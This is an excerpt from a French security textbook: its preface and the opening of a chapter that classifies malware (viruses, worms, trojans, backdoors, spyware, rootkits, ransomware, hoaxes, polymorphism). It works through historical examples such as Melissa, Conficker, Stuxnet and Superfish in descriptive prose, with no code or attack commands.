
SÉCURITÉ INFORMATIQUE

Cours et exercices corrigés

3e édition

Gildas Avoine • Pascal Junod • Philippe Oechslin • Sylvain Pasini



Vuibert

Table des matières

Avant-propos

Depuis la première édition de cet ouvrage, parue en 2004, force est de constater que le paysage de la sécurité informatique a fortement changé. Avec lui, nous avions fait évoluer notre ouvrage en publiant une version en anglais en 2007, puis une deuxième édition en français en 2010. Nous nous réjouissions alors de la prise de conscience des décideurs face aux menaces informatiques grandissantes. Cette prise de conscience s'est traduite ces dernières années par une augmentation très significative du nombre de formations universitaires et professionnelles en sécurité informatique et par une médiatisation sans précédent du domaine. Le monde de la sécurité informatique est devenu un écosystème complexe où de nombreux métiers et intérêts se côtoient. La sécurité informatique est également devenue une discipline à part entière qui évolue à un rythme soutenu pour intégrer les nouvelles menaces mais aussi les nouvelles méthodes et stratégies de défense.

Forts de ce constat, nous avons souhaité faire évoluer notre ouvrage pour intégrer de nouveaux sujets importants et réviser les fondamentaux au regard des connaissances actuelles. Avec l'appui d'un quatrième auteur, nous avons restructuré l'ouvrage et élargi son champ thématique en intégrant des chapitres sur les vulnérabilités et sur le développement logiciel. Les autres chapitres ont également largement bénéficié de ce travail de fond, avec l'apparition notamment de IKEv2, WEP, WPA, IPv6, SSL VPN, etc. Alors que la deuxième édition de notre ouvrage ne contenait que des rappels de cours et des exercices corrigés, cette édition est un support à part entière pour un cours de sécurité informatique. Notre ligne de conduite pour cette troisième édition reste toutefois inchangée : offrir un manuel pédagogique rigoureux, se concentrant sur les connaissances fondamentales et pérennes et faisant fi des effets de mode éphémères. L'ouvrage vise les enseignants et les étudiants en 2e ou 3e cycle d'université ou d'école d'ingénieurs, mais également en 1er cycle, par exemple en IUT ou HES, pour autant que les étudiants aient acquis les connaissances fondamentales de l'informatique, notamment dans le domaine des réseaux.

Afin d'intégrer la matière nouvelle, cette nouvelle édition est constituée de onze chapitres dont les deux premiers posent le socle des connaissances. Il n'est pas nécessaire de poursuivre avec une lecture linéaire car les chapitres suivants présentent des connaissances indépendantes, même si certains exercices synthétisent des connaissances présentées dans plusieurs chapitres.

Ainsi, après avoir exposé des aspects historiques de la sécurité informatique, le chapitre 1 propose une introduction à la gestion de la sécurité et présente des concepts fondamentaux auxquels il est fait référence dans les chapitres suivants. Le chapitre 2 contient quant à lui les notions fondamentales de la cryptographie, telles que le chiffrement symétrique et asymétrique, les fonctions de hachage, les mécanismes de signatures numériques et les protocoles d'authentification. Ces notions sont abordées de telle façon que les besoins en connaissances mathématiques soient réduits à la portion congrue.

Les principales vulnérabilités des réseaux informatiques sont décrites dans le chapitre 3, où les attaques les plus importantes sont détaillées. Le chapitre 4 vise au contraire à expliquer les mécanismes de défense que l'on peut mettre en œuvre pour renforcer la sécurité d'un réseau : des systèmes tels que les pare-feux, les proxys ou les systèmes de détection d'intrusion y sont discutés.

Dans le chapitre 5 sont traités les principaux protocoles de communication sécurisés, tels que SSL/TLS, SSH, WEP/WPA, Kerberos ainsi que les réseaux privés virtuels reposant sur IPsec ou SSL/TLS.

La sécurité de la messagerie électronique, ainsi que les normes PGP et S/MIME sont traitées dans le chapitre 6, tandis que le chapitre 7 décrit en détail le concept de code malveillant.

Dans le chapitre 8, nous avons choisi d'aborder en détail la problématique des mots de passe, en mettant un certain poids sur le thème des attaques. Puisque nous ne connaissions pas d'ouvrage rédigé en français traitant des compromis temps-mémoire, souvent utilisés pour casser des mots de passe, et comme c'est un sujet de recherche qui a occupé certains d'entre nous durant de nombreuses années, nous avons délibérément décidé de traiter en profondeur ce thème spécifique.

Les chapitres 9 et 10 s'intéressent à la sécurité logicielle ; le premier repose sur la liste des 25 types de vulnérabilités les plus communes publiée par le *SANS Institute*, tandis que le second attaque de manière plus spécifique le domaine des applications Web. Finalement, le chapitre 11 expose certains principes de développement sécurisé, comme l'application d'un processus de type SDL, par exemple. Une liste d'acronymes, un index aussi complet que possible ainsi qu'une bibliographie complètent cet ouvrage.

G. Avoine, P. Junod, Ph. Oechslin et S. Pasini

CHAPITRE 7

Codes Malveillants

Un code malveillant [1] est un programme qui a pour but de s'introduire dans un système informatique, de l'endommager ou d'en tirer profit de quelconque manière. Ce terme général couvre toutes sortes de logiciels indésirables comme les virus, les vers, les chevaux de Troie, les portes dérobées [2] et autres espiogiciels [3] ou publiciels [4]. Avec le spam, les codes malveillants constituent la pointe de l'iceberg des problèmes de sécurité informatique auxquels les utilisateurs d'ordinateurs sont confrontés quotidiennement. Ce chapitre explique comment fonctionnent les différents types de codes malveillants et comment s'en protéger.

7.1 Description et classification

Nous donnons ci-après une classification des codes malveillants. Déterminer la classe à laquelle appartient un code malveillant donné n'est pas toujours facile car il n'est pas rare qu'un logiciel cumule à lui seul des caractéristiques de plusieurs classes. Par exemple, en plus de se propager à travers un réseau, un ver peut injecter un espiogiciel dans toutes les machines visitées.

Quelle que soit leur nature, les codes malveillants sont indésirables et doivent être éradiqués des systèmes informatiques pour éviter les dommages directs ou indirects qu'ils peuvent causer.

Si les premières générations de codes malveillants ont souvent été créées par malice ou par défi, l'exploitation de logiciels malveillants est devenue une industrie qui permet à des individus malhonnêtes de s'enrichir sans prendre trop de risques. Il existe plusieurs façons d'obtenir des revenus de l'infection d'un ordinateur ou d'un téléphone. Nous pouvons citer les exemples suivants :

[1] «Malware»
[2] «Backdoor»
[3] «Spyware»
[4] «Adware»

Transfert d'argent : le vol des numéros de cartes de crédit, de mots de passe pour des systèmes de paiement en ligne ou des attaques actives sur des sessions de banque en ligne permettent de voler de l'argent au propriétaire de la machine infectée.

Extorsion : en chiffrant les fichiers de la victime, en obtenant des enregistrements vidéo gênants ou en proposant un produit protégeant contre une menace imaginaire, une victime peut être motivée à verser de l'argent aux attaquants.

Exploitation de la messagerie : un compte de messagerie dont les codes d'accès tombent dans les mains d'un attaquant peut être utilisé par exemple pour distribuer des spams. Un attaquant pourra même envoyer un courriel à tous les contacts de la victime leur indiquant que celle-ci s'est fait voler ses documents à l'autre bout du monde et leur demandant d'envoyer de l'argent à un guichet postal à l'étranger.

Mise en réseau : une machine infectée peut être mise en réseau avec d'autres machines pour former un *botnet*, une armée de machines obéissant à l'attaquant. Celles-ci peuvent être louées à d'autres attaquants pour distribuer des spams, mener des attaques de déni de service ou héberger des sites d'hameçonnage.

Publicité : un attaquant peut toucher des commissions d'une campagne de publicité en remplaçant la publicité affichée à l'écran de la victime par des publicités faisant partie de la campagne à laquelle il est associé. Il peut même simuler des clics de souris de la victime sur des publicités pour simuler un succès de la campagne.

Espionnage : des codes malveillants sont aussi utilisés pour obtenir des informations sensibles ou saboter des installations critiques. Même si l'on peut imaginer que des attaquants mercenaires se lancent dans de telles opérations pour gagner de l'argent il y a fort à parier que ce sont plutôt des agences gouvernementales ou des entreprises qui se lancent dans de telles aventures.

En plus des pertes directes générées par les codes malveillants, une victime peut aussi subir des dégâts comme la perte de données, la perte du temps et des ressources nécessaires pour éliminer les codes malveillants, le manque à gagner ou simplement la perte de crédibilité.

7.1.1 Virus

Un virus est un code malveillant qui se propage à l'aide d'un autre programme ou fichier qui joue le rôle d'hôte du virus et sans lequel le virus ne peut pas se propager. Le premier virus connu à s'être propagé efficacement est le virus *Elk Cloner*, créé à la fin de l'année 1982 par Rich Skrenta alors qu'il n'avait que quinze ans. Le virus infectait des jeux et empêchait leur démarrage après cinquante exécutions. Il se propageait sur des systèmes Apple II. Si l'ordinateur était démarré avec une disquette infectée, toutes les disquettes insérées par la suite dans l'ordinateur étaient à leur tour infectées.

Le premier virus pour ordinateurs compatibles IBM-PC est crédité à deux frères Pakistanais, Basit et Amjad Farooq Alvi qui ont créé *Brain* en 1986. Ce virus infectait un système en remplaçant le secteur d'amorçage [5] par une copie de lui-même. Le véritable secteur d'amorçage était déplacé dans un autre secteur marqué comme

[5] «Boot sector»

défaillant [6] pour éviter qu'il soit utilisé par le système d'exploitation. Le virus changeait le nom du disque par «©Brain» et un message contenant le nom, l'adresse et le numéro de téléphone des auteurs était affiché lors du démarrage du système. Ce virus n'était pas vraiment dangereux mais sa propagation massive a semé un vent de panique dans la communauté de la micro-informatique, en raison principalement d'un manque de connaissances et de moyens pour se protéger des virus.

Par définition un virus a besoin d'un hôte pour se propager. Un fichier de données brutes, par exemple un texte, n'est pas un hôte utile pour un virus car il ne peut pas exécuter de commandes. Les exemples donnés ci-après illustrent les différentes familles de virus en fonction de leurs hôtes.

Fichiers exécutables. La forme la plus classique d'un virus infecte des fichiers exécutables comme les fichiers `.exe` ou `.com` sous Microsoft Windows. Ils s'exécutent lorsque le programme est lancé et restent souvent actifs même une fois le programme original terminé. Ainsi ils ont le loisir d'infecter d'autres fichiers tant que l'ordinateur n'est pas éteint.

Secteur d'amorçage. Le secteur d'amorçage est normalement le premier secteur d'un disque. Il contient un premier programme qui permet de lire et de démarrer le système d'exploitation installé sur le disque. Les virus qui infectent le secteur d'amorçage sont donc exécutés avant le démarrage du système d'exploitation et peuvent se loger dans la mémoire avant lui. Les secteurs d'amorçage existent aussi sur des médias comme les clefs USB ou les CD-ROM. Ils peuvent donc aussi être infectés si un média infecté est présent dans l'ordinateur lors de son démarrage.

Les systèmes d'exploitation modernes vérifient l'authenticité des différentes parties du système (noyau, librairies, pilotes) à l'aide de signatures numériques. En infectant le secteur d'amorçage un virus peut prendre contrôle de la machine avant que le système d'exploitation ne soit lancé et modifier celui-ci afin qu'il ne fasse plus les contrôles d'authenticité. Le code malveillant *TDL-4* qui avait infecté des millions de machines en 2011 utilisait cette stratégie.

Macros. Certains logiciels comme les traitements de texte, les tableurs ou encore les logiciels de base de données permettent de créer des macros pour automatiser certaines tâches. Ces macros peuvent aussi être utilisées pour créer des virus qui vont infecter d'autres fichiers ou plus souvent envoyer le même fichier par courrier électronique à d'autres destinataires (ce qui en fait des vers, qui sont le sujet de la section suivante).

Fichiers malformés. Une forme de virus tire parti du fait que beaucoup de types de fichiers doivent être traités par un programme avant d'être affichés. Ceci est aussi bien le cas pour une image de type jpeg, wmf ou bmp que pour des fichiers plus

[6] «Bad block»

complexes comme les fichiers Microsoft Office ou Adobe PDF. En créant des fichiers délibérément mal formés, il a été possible pour tous ces types de fichiers de faire exécuter un virus au programme chargé d'afficher le fichier. La technique utilisée est le plus souvent le débordement de tampons que nous verrons au chapitre 9.2.

7.1.2 Vers

La différence entre un virus et un ver est subtile et sujette à interprétation. De manière générale, un ver est capable de se propager par ses propres moyens en faisant usage des réseaux informatiques. Dans le monde biologique, un ver s'apparenterait à une bactérie qui peut mener sa propre vie et se multiplier alors qu'un virus a besoin d'une cellule vivante pour pouvoir se propager.

Les vers se propagent le plus souvent en établissant directement des connexions vers d'autres ordinateurs et en y pénétrant par des failles dans leurs logiciels. Une autre méthode prisée est d'envoyer des copies du ver par messagerie électronique en espérant que le ver puisse s'activer lorsque le destinataire lit le message. Grâce à Internet et à la messagerie électronique les vers peuvent infecter la planète entière en peu de temps.

Le premier ver à propagation planétaire a été *Melissa* qui est apparu au printemps 1999. Il s'agissait d'une macro dans un document Microsoft Word qui s'exécutait automatiquement à l'ouverture du document. La macro se copiait dans le modèle général des documents Word afin d'être exécutée à l'ouverture de n'importe quel document Word. Lors de son exécution le ver envoyait une copie de lui-même au cinquante premières entrées du carnet d'adresses d'Outlook.

Les vers sont souvent des programmes très simples écrits par des programmeurs inexpérimentés. La preuve en est que l'auteur de *Melissa* a été arrêté en moins d'une semaine. Même quand ils sont faciles à détecter, les vers peuvent faire des dégâts considérables car ils se propagent plus rapidement que les antivirus ne sont mis à jour.

Leur capacité à infecter rapidement la planète entière fait que les vers se retrouvent souvent à la une des journaux. Historiquement le premier ver célèbre est le ver de Morris qui a infecté 10% des machines formant Internet en 1988 (voir section 1.1.1). Le succès d'Internet et plus particulièrement de l'utilisation du courriel a été accompagné d'une série de vers au tournant du millénaire. Ils se propagent par exemple en s'envoyant par courrier électronique, en attaquant des serveurs Web ou des bases de données vulnérables ou en exploitant des failles dans les systèmes d'exploitation. L'infection de tous les fichiers accessibles dans des partages sur le réseau permettent aux vers de se propager rapidement à l'intérieur d'un réseau d'entreprise. L'infection de clefs USB permet même d'atteindre des réseaux qui ne sont pas connectés à Internet. Depuis 2010 les vers sont surtout utilisés dans des attaques ciblées pour infecter des entreprises (*Stuxnet*, *Duqu*, *Flame*). Les attaquants qui veulent attaquer le grand public préfèrent propager leurs codes malveillants par la messagerie en faisant des campagnes de spam. Le ver *Conficker* a été l'un des derniers vers à avoir infecté de manière autonome des millions de machines à travers Internet.

Loveletter. Le ver *Loveletter* est un message électronique avec le sujet «I love you» et un attachement en VBS («Visual Basic Script»). Il s'exécute quand l'utilisateur ouvre le fichier attaché par un double-clic. Lors de son exécution, il envoie une copie du message électronique à toutes les adresses qu'il trouve dans le carnet d'adresses de Microsoft Outlook. Il se propage aussi par les *chats* IRC en modifiant le fichier d'initialisation d'un client IRC populaire. Outre sa propagation, le virus remplace aussi des images et des fichiers de musique qu'il trouve sur le disque dur. Finalement il modifie la page de démarrage de Microsoft Internet Explorer afin de télécharger un logiciel censé trouver tous les mots de passe enregistrés dans l'ordinateur. Les dommages occasionnés par *Loveletter* sont difficiles à estimer. Le comité scientifique du parlement américain [7] a osé la déclaration suivante : «En l'espace d'une journée, à peu près 47 millions de personnes à travers le monde ont reçu ce message et le virus a cherché de l'amour dans plus de 10 millions d'ordinateurs. (...) Le géant de l'assurance Lloyd's de Londres a estimé que le virus coûtera plus de 15 milliards de dollars en dommages et productivité perdue.» [48].

SirCam. *SirCam* est le premier virus à large distribution qui crée un risque de perte de confidentialité en plus des risques de perte d'intégrité et de disponibilité. *SirCam* choisit un fichier au hasard sur le disque dur de la victime, l'infecte et l'envoie comme fichier attaché dans un courrier électronique. Le destinataire s'infecte en cliquant sur l'attachement. En récompense, il peut lire le contenu du fichier qui a été volé à la dernière victime. *SirCam* choisit les destinataires de ses messages non seulement dans le carnet d'adresses de la victime, mais aussi en examinant le contenu des pages Web visitées par la victime, qui se trouvent dans le cache local du navigateur Internet. Ceci permet une propagation beaucoup plus efficace du ver.

BugBear. *BugBear* est un ver qui a commencé à se propager en septembre 2002. Il combine plusieurs aspects malveillants. Il exploite une faille dans Microsoft Internet Explorer pour créer des attachements qui sont exécutés automatiquement lors de l'affichage du message, sans qu'il ne soit nécessaire de cliquer dessus. Il installe une *backdoor* sur sa cible qui permet à un attaquant de se connecter sur la machine infectée et d'y exécuter des commandes arbitraires. Il récupère tous les mots de passe d'accès à des sites Internet qui sont mémorisés par Internet Explorer et les envoie dans un courrier électronique à une vingtaine de boîtes aux lettres sur Internet. Il installe aussi un espion de clavier qui enregistre les frappes effectuées par l'utilisateur de la machine infectée. Il arrête tous les antivirus et pare-feux personnels qu'il trouve sur la machine, pour autant qu'il en ait les droits. Ainsi, si l'antivirus ne l'a pas détecté lors de l'infection, celui-ci ne va plus se mettre à jour et ne pourra donc pas le détecter ultérieurement. Finalement le ver scrute tous les fichiers pouvant contenir des adresses électroniques et envoie une copie de lui-même à 170 adresses.

[7] `http://www.house.gov/science/`

Samy est votre héros. En 2005, Samy Kamkar a créé un ver en Javascript qui se propageait sur les pages du réseau social MySpace. Beaucoup d'applications en ligne permettent à leurs utilisateurs de modifier le contenu de leurs pages. Des filtres sont mis en place pour empêcher les utilisateurs d'insérer dans les pages des éléments actifs comme du Javascript. Samy avait trouvé un moyen de contourner ces filtres dans le réseau social MySpace. Le script se copiait automatiquement dans le profil des utilisateurs qui consultaient des pages infectées en y ajoutant Samy comme ami de la victime et en affichant le message «*but most of all, Samy is my hero*». Plus d'un million de profils ont été infectés en 20 heures, faisant de Samy l'utilisateur de MySpace ayant le plus d'amis... Des vers similaires se sont propagés sur la messagerie Web de Yahoo ou le site Twitter.

Conficker. Conficker est l'un des derniers vers à s'être propagé efficacement à travers Internet. Il est apparu fin 2008. Il exploitait une faille dans le système Microsoft Windows pour exécuter du code qui copie le ver sur la nouvelle victime. Une fois installé, il désactive les mises à jours et les antivirus. À l'aide d'une liste de noms et de mots de passe courants il tente d'accéder à des partages protégés sur le réseau. Il se propage aussi en infectant des clefs USB. Neuf millions de machines auraient été infectées. Il s'agit surtout de machines en entreprises. Un correctif avait en effet été publié par Microsoft le 23 octobre 2008. La grande majorité des ordinateurs privés sont configurés pour installer automatiquement les mises à jours. Les entreprises, par contre, hésitent à installer des correctifs rapidement car il y a eu des cas ou des correctifs ont bloqué le réseau de l'entreprise par effet de bord.

Stuxnet. En 2010 Stuxnet était l'un des premiers vers qui a vraisemblablement été conçu par une ou des nations pour attaquer les ressources d'une autre nation. Ce ver se propage par des clefs USB infectées et en attaquant des machines Windows accessibles dans un réseau. Stuxnet cherche à infecter des machines qui sont utilisées pour configurer des contrôleurs programmables industriels (SCADA), en particulier les contrôleurs Siemens S7 utilisés dans les usines d'enrichissement d'uranium en Iran. Si des moteurs à fréquence variable sont connectés au contrôleur, le ver en fait varier la fréquence jusqu'à détruire le moteur. L'Iran a annoncé que 1000 centrifugeuses, soit 10% du parc total, ont du être remplacées. Les États-Unis et Israël ont laissé entendre qu'ils étaient à l'origine de cette attaque sans le confirmer officiellement.

7.1.3 Chevaux de Troie

Un cheval de Troie est un programme indépendant qui parait avoir une fonction utile ou ludique alors qu'il contient des fonctionnalités malveillantes. Quand un utilisateur exécute le cheval de Troie, les fonctions malveillantes sont aussi exécutées. Un tel cheval peut par exemple être un logiciel bien connu qui est modifié puis redistribué. En 2009, les serveurs de distribution du logiciel libre SquirrelMail [8] ont été compromis et

[8] `http://www.squirrelmail.org`

le module d'authentification du logiciel modifié afin d'envoyer aux auteurs de l'attaque une copie des mots de passe saisis par les utilisateurs. Plus souvent, les chevaux de Troie prennent la forme d'un logiciel à part entière, par exemple un jeu. Les attaquants n'hésitent pas à lancer des campagnes de spam pour motiver les victimes à télécharger leurs chevaux de Troie en les présentant par exemple comme une mise à jour de sécurité critique.

La fonction malveillante contenue dans un cheval de Troie est typiquement une *backdoor*, un *rootkit* ou un *spyware*. Comme ils sont propagés par des chevaux de Troie, ces types de codes malveillants sont souvent classifiés comme chevaux de Troie.

Flashback. En 2012, le cheval de Troie Flashback a été le premier à infecter plusieurs centaines de milliers d'ordinateurs Apple. La part de marché de ces machines ayant augmenté, elles sont devenues une cible rentable pour les attaquants. Flashback se faisait passer pour un installateur du logiciel Flashplayer et exploitait une faille dans la machine virtuelle de Java. En avril 2012, il y avait 650 000 ordinateurs Apple infectés. En 2014, plus de 20 000 machines essayaient encore de se connecter aux serveurs enregistrés par les attaquants. Le journaliste spécialisé Brian Krebs [9] aurait réussi à remonter les traces de Flashback jusqu'à découvrir son auteur, un certain Dmitrievich Selihanovich de Saransk, en Russie.

7.1.4 *Backdoors*

Une *backdoor*, ou porte dérobée, est un logiciel qui permet à un attaquant de prendre contrôle d'un ordinateur à distance. Les fonctionnalités de base d'une *backdoor* permettent de pouvoir copier des fichiers sur la machine infectée et d'en lancer l'exécution. Les *backdoors* les plus simples ouvrent un port TCP ou UDP et attendent que l'attaquant s'y connecte. Les *backdoors* plus sophistiquées se connectent à des forums de discussion comme IRC où l'attaquant peut à son tour se connecter et donner des ordres aux machines infectées. Les *backdoors* sont parfois catégorisées avec les chevaux de Troie parce que c'est souvent par ce moyen qu'elles sont installées dans un ordinateur.

Shiz. Shiz est une *backdoor* apparue en 2012, typiquement installée par un cheval de Troie. Si elle ne possède pas les droits d'administrateur elle tente de les obtenir en essayant d'utiliser une cinquantaine de mots de passe par défaut pour le compte administrateur. Shiz intercepte les requêtes DNS et une centaine d'autres appels système. Ainsi elle peut contrôler tout le trafic réseau et même les touches tapées au clavier. Elle bloque l'accès à des sites d'éditeurs d'antivirus et donne un accès complet à la machine infectée à l'aide d'un serveur VNC. Le code malveillant se connecte à un serveur de contrôle et attend des ordres de l'attaquant par exemple pour installer d'autres logiciels ou fournir les identifiants d'accès à des banques en ligne. C'est un code malveillant polymorphe, c'est-à-dire que chacune de ses copies est entièrement différente et unique (voir section 7.1.9).

[9] `http://www.briankrebs.com`

7.1.5 *Spywares* et *adwares*

Un *spyware*, ou espiogiciel, est un logiciel qui recueille des informations sur la machine infectée et les transmet à une centrale. Le but de cette récolte d'information est le plus souvent de pouvoir profiler l'utilisateur et de lui présenter des publicités ciblées. Les *adware*, ou publiciels, présentent des publicités à l'utilisateur sans pour autant l'espionner. La publicité peut être présentée en modifiant la page de démarrage d'un navigateur ou en faisant surgir des fenêtres supplémentaires. Les *adwares* plus subtils remplacent les publicités déjà contenues dans des pages Web par leur propre contenu ou les insèrent dans d'autres applications que les navigateurs.

Les *spywares* et *adwares* peuvent être installés dans un ordinateur par un cheval de Troie. Ils peuvent aussi s'installer automatiquement dans un navigateur vulnérable lors de la consultation d'un site malveillant. L'installation se fait à l'insu de l'utilisateur et on parle alors d'un «*drive-by download*». Il arrive aussi que des publiciels ou espiogiciels soient installés lors de l'installation d'un logiciel gratuit. C'est un moyen pour le fournisseur du logiciel gratuit de gagner de l'argent. Dans ce cas, ils sont installés de plein gré par la victime qui n'aura pas lu les clauses du logiciel gratuit et ils ne peuvent donc pas être catégorisés comme codes malveillants par les antivirus. Ils sont alors catégorisés comme PUP «*potentially unwanted programm*».

ShopperPro. *ShopperPro* est un *adware* qui s'installe comme extension dans les navigateurs. Il s'installe aussi dans le système d'exploitation de manière à pouvoir se réinsérer dans le navigateur au cas où l'utilisateur l'aurait désactivé. Ce logiciel a été conçu par la société Goobzo créatrice d'autres logiciels douteux comme *Youtube accelerator* ou encore la barre de recherche *iwebar* installés lors du téléchargement de logiciels gratuits. Sur son site Web, la société Goobzo se targue d'avoir des produits qui permettent de transmettre des flux d'information à une base de plusieurs millions d'utilisateurs.

Superfish. Superfish est un *adware* installé par Lenovo sur des ordinateurs portables mis en vente par le constructeur en 2014 et 2015. Ce logiciel intercepte les communications avec des sites Web pour pouvoir y insérer des offres et des publicités. Afin de pouvoir intercepter du trafic chiffré (HTTPS), Superfish se met en position de l'homme du milieu [10]. Il déchiffre le trafic venant des serveurs Web, le modifie et le rechiffre avant de l'envoyer au navigateur. Pour éviter que le navigateur n'affiche un message d'alerte, il utilise un faux certificat racine qu'il installe préalablement dans la liste des certificats de confiance de la machine.

Le fait d'insérer un faux certificat dans la liste des certificats de confiance introduit un risque de sécurité. En effet, n'importe qui peut récupérer le certificat et sa clef privée qui se trouvent dans le logiciel Superfish et l'utiliser pour intercepter le trafic chiffré des utilisateurs – ou plutôt victimes – de Superfish. Lenovo s'est excusé pour

[10] «Man-in-the-middle»

les risques de sécurité causés et a publié des outils et des instructions pour désinstaller le logiciel Superfish ainsi que le faux certificat.

7.1.6 *Rootkits*

Un *rootkit* est un ensemble d'outils qui permet de cacher la présence de logiciels malveillants sur un ordinateur infecté. À l'origine, les *rootkits* étaient simplement des commandes Unix comme `ps`, `netstat` et `passwd` modifiées et recompilées. Aujourd'hui, des *rootkits* existent pour toutes les plates-formes informatiques populaires et ils se nichent dans les noyaux des systèmes d'exploitation pour rendre leur détection plus difficile. Les systèmes d'exploitation se protègent contre les *rootkits* en vérifiant la signature de tous les éléments critiques. Certains *rootkits* contournent cette protection en s'exécutant avant le système d'exploitation. Dans d'autres cas, les attaquants réussissent à se procurer la clef de signature d'un éditeur de logiciel pour signer un pilote [11] qui pourra ainsi être chargé par le noyau du système d'exploitation sans être détecté. L'objectif typique d'un *rootkit* est de cacher la présence d'une *backdoor* ou d'un *spyware*.

En 2005 un système de protection des droits d'auteurs de *Sony* a créé un scandale et porté les *rootkits* à l'attention des medias. En effet, *Sony BMG Music Entertainment Inc.* [12] a décidé d'empêcher la copie de ses CD musicaux en y intégrant un système de protection appelé XCP (*eXtended Copy Protection*). Pour autant que la fonction d'exécution automatique soit activée, XCP installe automatiquement sur l'ordinateur un logiciel permettant d'écouter la musique protégée. Le pilote du lecteur CD-ROM est en même temps modifié pour empêcher tout accès à la musique par un autre moyen que le logiciel installé par XCP. Le scandale vient du fait que XCP et le pilote du CD-ROM sont protégés par un *rootkit*. Il est ainsi impossible de détecter la présence de ce système de protection et surtout de le désinstaller. Le *rootkit* fonctionne de manière très simple : tous les répertoires et fichiers dont les noms commencent par `$sys$` deviennent invisibles au système d'exploitation, de même manière que les processus commençant par `$sys$` n'apparaissent plus dans les listes des processus.

Une phrase prononcée au début de cette affaire par Thomas Hesse, président de Sony BMG Global Digital Business est restée célèbre : «la plupart des gens, je le crois, ne savent même pas ce qu'est un *rootkit*, alors pourquoi devraient-ils s'en inquiéter ?». Lorsque le pot aux roses fut découvert, Sony BMG dut remplacer gratuitement les CD contenant la protection XCP et payer un dédommagement à ses clients dans certains états des États-Unis.

7.1.7 Rançongiciels et cryptovirus

Un rançongiciel (*ransomware*) est un code malveillant qui essaie de forcer la victime à verser une rançon. La version simple des rançongiciels empêche simplement les utilisateurs de lancer une session sur la machine infectée. Un message est affiché avec

[11] «Driver»
[12] `http://www.sonybmg.com`

la procédure pour payer la rançon et obtenir un code de déblocage. Il est souvent facile d'éliminer ce type de code malveillant de l'ordinateur infecté. La version plus tenace des rançongiciels chiffre les fichiers se trouvant sur la machine infectée. On parle dans ce cas aussi de *cryptovirus*. La seule manière de récupérer ses fichiers est de payer la rançon pour obtenir la clef de déchiffrement. Typiquement, la clef est obtenue en versant des Bitcoins sur un compte indiqué. C'est au moment d'une telle infection qu'on prend toute la mesure de l'importance des sauvegardes régulières.

7.1.8 Canulars

Les canulars [13] sont en général des courriers électroniques avec un contenu qui incite les destinataires à envoyer une copie du message à toutes leurs connaissances. Le canular typique est un avertissement à propos d'une menace qu'on vous demande de distribuer à d'autres utilisateurs.

Les canulars peuvent paraître bénins a priori mais ils peuvent avoir des conséquences néfastes. Tout d'abord ils font perdre du temps aux personnes qui les lisent et les transmettent. En 2002, un canular décrivait un virus qui se cacherait dans le fichier `jdbgmgr.exe`. Le canular disait que si ce fichier était trouvé, il fallait l'effacer et avertir un maximum de personnes. Le fichier `jdbgmgr.exe` est un fichier qui fait partie du logiciel Java des machines Windows. L'année précédente, un canular alertait de la présence du fichier `sulfnbk.exe`, alors qu'il s'agit d'un utilitaire du système d'exploitation Windows. Dans d'autres cas, des canulars ont motivé les victimes à appeler des numéros de téléphone payants et ont fait gagner de l'argent aux attaquants.

On reconnaît souvent un canular par les éléments suivants :
- Il décrit une menace avec des conséquences abracadabrantes (effacement de toutes les données, destruction du processeur, ...).
- Il ne contient aucune référence à une source d'information fiable permettant de vérifier l'exactitude du message. Ce manque peut être compensé par une référence floue, comme par exemple «la police nous informe que ...», «le centre de recherche d'IBM a découvert ...».
- Il est accompagné de la demande de retransmettre ce message à un nombre maximal d'utilisateurs.

Ci-dessous figure un exemple posté en 2013 sur Instagram avec une photo représentant la soi-disante politique de confidentialité de Instagram :

> «On December 20, 2013 we will be randomly deleting a huge mass of Instagram accounts. Many users create multiple accounts and don't use them all. This cost us $1.1 million to run inactive accounts. These accounts become inactive and then create spams. In order for us to keep all spam off of Instagram we will be randomly deleting accounts. To keep your account active REPOST this picture with ActiveAccountSafe & #ActiveAccountSafe. We're doing this to keep active users online.»

[13] «Hoax»

Le hashtag #ActiveAccountsSafe a été posté plus de 150 000 fois et le compte ActiveAccountSafe a été suivi par plus de 90 000 utilisateurs d'Instagram.

En quelque sorte, les canulars sont des virus qui infectent le cerveau des utilisateurs et la meilleure façon de les traiter est de les effacer.

7.1.9 Polymorphisme

Comme nous le verrons dans le chapitre 7.2, la méthode la plus efficace pour détecter des codes malveillants est de rechercher la présence d'une signature, c'est-à-dire une partie caractéristique d'un code malveillant. Le polymorphisme permet de modifier un code malveillant à chaque infection, de manière à ce que chaque nouvelle copie soit différente de la précédente. Quand le polymorphisme est parfait, il n'y a pas de critère commun à deux copies du code malveillant, ce qui rend son identification plus difficile.

